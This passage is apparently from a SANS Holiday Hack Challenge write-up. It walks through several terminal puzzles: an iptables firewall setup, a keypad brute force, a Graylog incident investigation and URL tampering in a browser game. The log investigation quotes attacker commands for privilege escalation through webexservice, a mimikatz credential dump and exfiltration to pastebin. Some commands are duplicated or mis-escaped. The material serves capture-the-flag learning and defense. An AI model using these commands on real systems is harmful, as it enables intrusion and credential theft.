ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
<Props>
  <S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
  ""$correct_gases_postbody = @{'`n  O=6`n  H=7`n  He=3`n  N=4`n  Ne=22`n
  Ar=11`n  Xe=10`n  F=20`n  Kr=8`n  Rn=9`n}`n"</S>
</Props>
```

```
</Obj>
```

```
<..snippet..>
```

Success! As shown above, there's a powershell command that contains the correct gas measurements:

```
O=6, H=7, He=3, N=4, Ne=22, Ar=11, Xe=10, F=20, Kr=8, Rn=9
```

That is 4 of 4. We have all the correct amounts. As per the help document, we will perform either a GET or POST request with the proper values, turn on the laser and check the output as so

```

```

Success! Time to move on.

Kent Tinseltooth - Smart Braces

This terminal is located in the Student Union which is to the north of the quad.

```
Inner Voice: Kent. Kent. Wake up, Kent.  
Inner Voice: I'm talking to you, Kent.  
Kent TinselTooth: Who said that? I must be going insane.  
Kent TinselTooth: Am I?  
Inner Voice: That remains to be seen, Kent. But we are having a conversation.  
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.  
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?  
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me and be hired after graduation.  
Kent TinselTooth: Oh, sure.  
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning, sleigh device.  
Kent TinselTooth: How did you know that?  
Inner Voice: I'm Santa - I know everything.  
Kent TinselTooth: Oh. Kringle. *sigh*  
Inner Voice: That's right, Kent. Where is the sleigh device now?  
Kent TinselTooth: I can't tell you.  
Inner Voice: How would you like to intern for the rest of time?  
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I don't know more. It's classified.  
Inner Voice: Very good Kent, that's all I needed to know.  
Kent TinselTooth: I thought you knew everything?  
Inner Voice: Nevermind that. I want you to think about what you've researched and studied. From now on, stop playing with your teeth, and floss more.  
*Inner Voice Goes Silent*  
  
Kent TinselTooth: Oh no, I sure hope that voice was Santa's.  
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.  
Kent TinselTooth: I must have forgotten to configure the firewall...  
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me configure the firewall.  
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.  
elfuuser@5f4851c494d4:~$
```

Kent Tinseltooth needs our help! Looks like someone hacked Kent's IOT braces and needs help configuring the firewall. We begin by reviewing the /home/elfuuser/IOTteethBraces.md file

```
elfuuser@5f4851c494d4:~$ cat /home/elfuuser/IOTteethBraces.md  
# ElfU Research Labs - Smart Braces  
### A Lightweight Linux Device for Teeth Braces  
### Imagined and Created by ElfU Student Kent TinselTooth
```

This device is embedded into one's teeth braces for easy management and monitoring of dental status. It uses FTP and HTTP for management and monitoring purposes but also has SSH for remote access. Please refer to the management documentation for this purpose.

```
## Proper Firewall configuration:
```

The firewall used for this system is `iptables`. The following is an example of how to set a default policy with using `iptables`:

...

```
sudo iptables -P FORWARD DROP
```

...

The following is an example of allowing traffic from a specific IP and to a specific port:

...

```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

...

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.

```
elfuuser@5f4851c494d4:~$
```

Alright, looks like we have exactly what we need. Below are the proper configurations for all 6 items

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.

```
sudo iptables -P INPUT DROP
```

```
sudo iptables -P FORWARD DROP
```

```
sudo iptables -P OUTPUT DROP
```

2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.

```
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).

```
sudo iptables -A INPUT -p tcp -s 172.19.0.225 --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
```

```
sudo iptables -A OUTPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT
```

4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.

```
sudo iptables -A INPUT -p tcp -m multiport --dport 21,80 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
```

```
sudo iptables -A OUTPUT -p tcp -m multiport --sport 21,80 -m conntrack --ctstate ESTABLISHED -j ACCEPT
```

5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.

```
sudo iptables -A OUTPUT -p tcp --dport 80 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
```

6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.

```
sudo iptables -A INPUT -i lo -j ACCEPT
```

I run the above in the terminal.

Inner Voice: Kent. Kent. Wake up, Kent.

```
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.  
Kent TinselTooth: I must have forgotten to configure the firewall...  
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me configure the f  
irewall.  
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.

Success! Time to move on.

Tangle Coalbox - Frosty Keypad



This terminal is located on the far east side of the quad, right outside the Dormitory. You need to complete this terminal challenge in order to enter the dormitory.

Frosty Keypad

From: Tangle Coalbox

One digit is repeated once, it's prime, and you can see which keys were used

Tangle Coalbox needs our help! He needs to get into the dormitory and is locked out. Based off the hint we have, we know that 1 digit is repeated once, it's prime and you can see what keys were used. Let's take a look at the keypad

Based off the keypad, it looks like 1, 3 and 7 were used. The first hint is that 1 digit is repeated once, meaning that this must be a 4 digit keypad. The second hint is that it's a prime number. I used the following website to aid me: <https://primes.utm.edu/curios/index.php?start=4&stop=4>

I used brute force on this task. I essentially started with the 4 digit values starting with a 1 and looked for 3/7/1 as its values. I referenced the numbers with a checkmark as a prime number.

After enough brute forcing only 4 digit values with the 3 numbers, I ended up with the correct passcode

7331

Success! Time to move on.

Pepper Minstix - Rhysistance

This terminal is located inside the Dormitory, which is to the far east of the quad. In order to access the Dormitory, the Frosty Keypad (Tangle Coalbox) needs to have been completed.

P

Pepper Minstix 10:35AM

Don't worry - I'm sure you can figure this all out for me!

Click on the *All messages* Link to access the Graylog search interface!

Make sure you are searching *in all messages*!

The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner.

Login with the username **elfustudent** and password **elfustudent**.

Pepper Minstix needs our help! Pepper needs us to report an incident within the Graylog Server. All the questions are within the Graylog Server application.

ElfU Graylog Incident Response Report

Graylog Login:
elfustudent/elfustudent.

We can use the following credentials to login

```
elfustudent/elfustudent
```

Once we are in, we see our questions that we need to answer. Also, we know in order to perform a search, we need to make sure that we search all messages. It's also worth noting that once you submit a correct answer, you will receive a message stating one of the correct ways to search (ie: most of these answers will be that). Let's begin

Question 1: Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

I originally tried many different searches (UserAccount, "cookies", "downloads", "firefox", etc). After much research, I narrowed down my search to look for Event ID of 2, essentially saying a file was created and firefox

```
EventID:2 AND firefox
```

There were 21 messages, which was manageable for me. I noticed there were many *.temp files created.. However, I did see a file that was created at 2019-11-19T13:23:45.428Z that had our answer:

```
C:\Users\minty\Downloads\cookie_recipe.exe
```

Question 1:

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

Answer: C:\Users\minty\Downloads\cookie_recipe.exe

We can find this searching for sysmon file creation event id 2 with a process named firefox.exe and not junk .temp files. We can use regular expressions to include or exclude patterns:

TargetFilename:/.+\.pdf/

Question 2: The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Since we already know the path of the file that was downloaded "C:\Users\minty\Downloads\cookie_recipe.exe", we can search for this as our ProcessImage. We do have to add backslashes before each special character to retain its character.

ProcessImage:C:\\\\Users\\\\minty\\\\Downloads\\\\cookie_recipe\\\\.exe

This search yielded 3 results. The first result contains the Destination IP and Port

192.168.247.175:4444

Question 2:

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the **ip:port** the malicious file connected to first?

Answer: 192.168.247.175:4444

*We can pivot off the answer to our first question using the binary path as our **ProcessImage**.*

Question 3: What was the first command executed by the attacker?

(answer is a single word)

Since we know that once the “cookie_recipe.exe” binary was run, it immediately connected to 192.168.247.175 on port 4444, we can assume that it created a command shell. We can leverage this as searching for the “cookie_recipe.exe” as the ParentProcessImage

```
ParentProcessImage:C:\\\\Users\\\\minty\\\\Downloads\\\\cookie\\\\recipe\\\\.exe
```

This search yields 18 results. If we sort by the timestamp we see that the first command that was ran was

```
whoami
```

Followed by “ls” then “ls C:\\” , etc.

Question 3:

What was the first command executed by the attacker?

(answer is a single word)

Answer: whoami

*Since all commands (sysmon event id 1) by the attacker are initially running through the **cookie_recipe.exe** binary, we can set its full-path as our **ParentProcessImage** to find child processes it creates sorting on timestamp.*

Question 4: What is the one-word service name the attacker used to escalate privileges?

We keep our same search as Question 3 and look through more of the results. We do see a couple service commands being executed.

We notice that the attacker uses powershell to download another binary “cookie_recipe2.exe”. The attacker then uses a service to execute the “cookie_recipe2.exe” binary.

```
C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process  
call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "
```

We see the service that was issued

```
Webexservice
```

Question 4:

What is the one-word service name the attacker used to escalate privileges?

Answer: webexservice

Continuing on using the `cookie_reciper.exe` binary as our `ParentProcessImage`, we should see some more commands later on related to a service.

Question 5: What is the file-path + filename of the binary ran by the attacker to dump credentials?

As per Question 4, we know that the attacker leveraged “cookie_recipe2.exe” to elevate privileges. We use that binary as our new parent process

ParentProcessImage:C:\Users\minty\Downloads\cookie_recipe2\.exe

We change descend the timestamp again and begin looking through the 22 events. We see that the attacker uses powershell again to download mimikatz and save the mimikatz binary as cookie.exe. We also see the attacker using that cookie binary to dump credentials
“C:\Windows\system32\cmd.exe /c “C:\cookie.exe “privilege::debug” “sekurlsa::logonpasswords” exit ””

C:\cookie.exe

Question 5:

What is the file-path + filename of the binary ran by the attacker to dump credentials?

Answer: C:\cookie.exe

The attacker elevates privileges using the vulnerable `webexservice` to run a file called `cookie_recipe2.exe`. Let's use this binary path in our `ParentProcessImage` search.

Question 6: The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

We presume that the attacker is going to login with a user that was dumped with mimikatz. The EventID that we will be looking for is 4624. Also, from previous searches, we know that the attackers IP, so filter off that

```
EventID:4624 AND SourceNetworkAddress:192.168.247.175
```

We have 15 messages that are resulted. We see the new account name

```
alabaster
```

Question 6:

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Answer: alabaster

Windows Event Id 4624 is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using SourceNetworkAddress.

Question 7: What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

We presume now that the attacker will be leveraging alabaster as their escalated account. We can also leverage the LogonType of 10 which is for RDP connections.

LogonType:10 AND AccountName:alabaster

We are presented with 1 message that contains the timestamp

06:04:28

Question 7:

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Answer: 06:04:28

LogonType 10 is used for successful network connections using the RDP client.

Question 8: The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?
(submit in that order as csv)

From previous searches, I know that we are looking for alabaster and know that the attacker first RDP'd to the 2nd workstation

AccountName:alabaster AND DestinationHostname:elfu-res-wks2

We get 12 messages and now we pivot off this search and know that the LogonType is 3.

AccountName:alabaster AND LogonType:3

We scroll through these 18 messages and see that the attacker accesses workstation 3. Now we have all 3 items we need for the answer

elfu-res-wks2,elfu-res-wks3,3

Question 8:

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the **SourceHostName, DestinationHostname, LogonType** of this connection?

(submit in that order as csv)

Answer: elfu-res-wks2,elfu-res-wks3,3

The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id 4624 and logon type 3.

Question 9: What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

We want to look for the filename of the secret document that was transferred from the 3rd host to the 2nd host. I went to EventID 2 which I used originally for the old cookie_recipe that was downloaded. I also set the source as workstation 2

EventID:2 AND source:elfu-res-wks2

This yielded 78 messages, which is a lot. However, I scrolled through the messages looking for anything that stood out within TargetFilename. I finally found it

C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

Question 9:

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

We can look for sysmon file creation event id of 2 with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:

```
AND NOT TargetFilename:/.+AppData.+/
```

Question 10: What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

I started my search by looking for the pdf

```
super_secret_elfu_research.pdf
```

This yielded 3 message events. Looking through these events we see a powershell command executed that uploads the file to pastebin. I did a pivot and searched for the destination hostname of pastebin.com

```
DestinationHostname:pastebin.com
```

We then see 1 event result with the IP address of pastebin.com

```
104.22.3.84
```

Incident Response Report

#7830984301576234 Submitted.

Incident Fully Detected!

Success! Time to move on.

Minty Candycane - Holiday Hack Trail

This terminal is located in the Dormitory which is on the far east of the quad. Again, you need to pass the Frosty Keypad from Tangles.

hhc://trail.hhc/gameselect/

>

THE HOLIDAY HACK TRAIL

WELCOME TO THE TRAIL. IT'S NEARLY TIME FOR KRINGLECON. YOU NEED TO GET THERE BEFORE THE 25TH DAY OF DECEMBER. HITCH UP YOUR REINDEER, GATHER YOUR SUPPLIES, AND DO YOUR BEST TO MAKE IT TO THE NORTH POLE ON TIME.
GOOD LUCK!

SELECT DIFFICULTY

EASY

MEDIUM

HARD

EASY: START WITH 5000 MONEY ON 1 JULY

MEDIUM: START WITH 3000 MONEY ON 1 AUGUST

HARD: START WITH 1500 MONEY ON 1 SEPTEMBER

Minty Candycane has a sweet game! It reminds me of some trial. Anyway, after playing the game once, it appeared VERY difficult to beat. Maybe there's a way we can beat it automatically?

We begin by starting the game in easy mode. When we ask to buy anything, we just skip it by pressing "buy". We are now at the beginning of the game.



The current URL shown is the following

```
hhc://trail.hhc/trail/?difficulty=0&distance=7999&money=5000&pace=0&curmonth=7&curday=1&reindeer=2&runners=2&ammo=100&meds=20&food=400&name0=Ryan&health0=100&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Emmanuel&health1=100&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Ron&health2=100&cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Joshua&health3=100&cond3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

We see the “destination” parameter is at 0 and the distance remaining within the game is 8000. We update the parameter value from 0 to 7999 as so



```
hhc://trail.hhc/trail/?difficulty=0&distance=7999&money=5000&pace=0&curmonth=7&curday=1&reindeer=2&runners=2&ammo=100&meds=20&food=400&name0=Ryan&health0=100&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Emmanuel&health1=100&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Ron&health2=100&cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Joshua&health3=100&cond3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

We then click the arrow button to the right

We see that we have just 1 distance to go and we have a perfect score. We click "go" and we are presented with the Verification Hash at the bottom

2e668469748566b41e9dffbafc04f67b

Success! On to the next.

Bonus!!! Holiday Hack Trail - Medium and Hard

After doing this terminal on easy, I decided I wanted to give Medium and Hard a shot. Below are the steps in order to complete them.

To begin, as you can tell, the Holiday Hack Trail is within a terminal (or a frame!). To view the URL and frame contents, you can right click on the page and choose “view frame source”. You’ll see that the URL of the Holiday Hack Trail is: <https://trail.elfu.org/>. We will be using this as our main URL now.

Also, when you go to the bottom of the page source of <https://trail.elfu.org>, you’ll see “hints” at the bottom:

```
<li><b>Easy:</b> Start with 5000 money on 1 July</li><br><!-- possibly vulnerable to URL  
param manipulation -->  
<li><b>Medium:</b> Start with 3000 money on 1 August</li><br><!-- params moved to body of  
POST request -->  
<li><b>Hard:</b> Start with 1500 money on 1 September<br><br></li><!-- add hash integrity to ensure there's NO  
cheating! -->
```

In other words:

- Easy: Possibly vulnerable to URL param manipulation
- Medium: Params moved to body of POST request
- Hard: add hash integrity to ensure there's NO cheating!

We will also be using Burp Suite for both the Medium and Hard challenges. I won’t go over “how” to use burp suite, rather, what we see when using it.

HHT - Medium

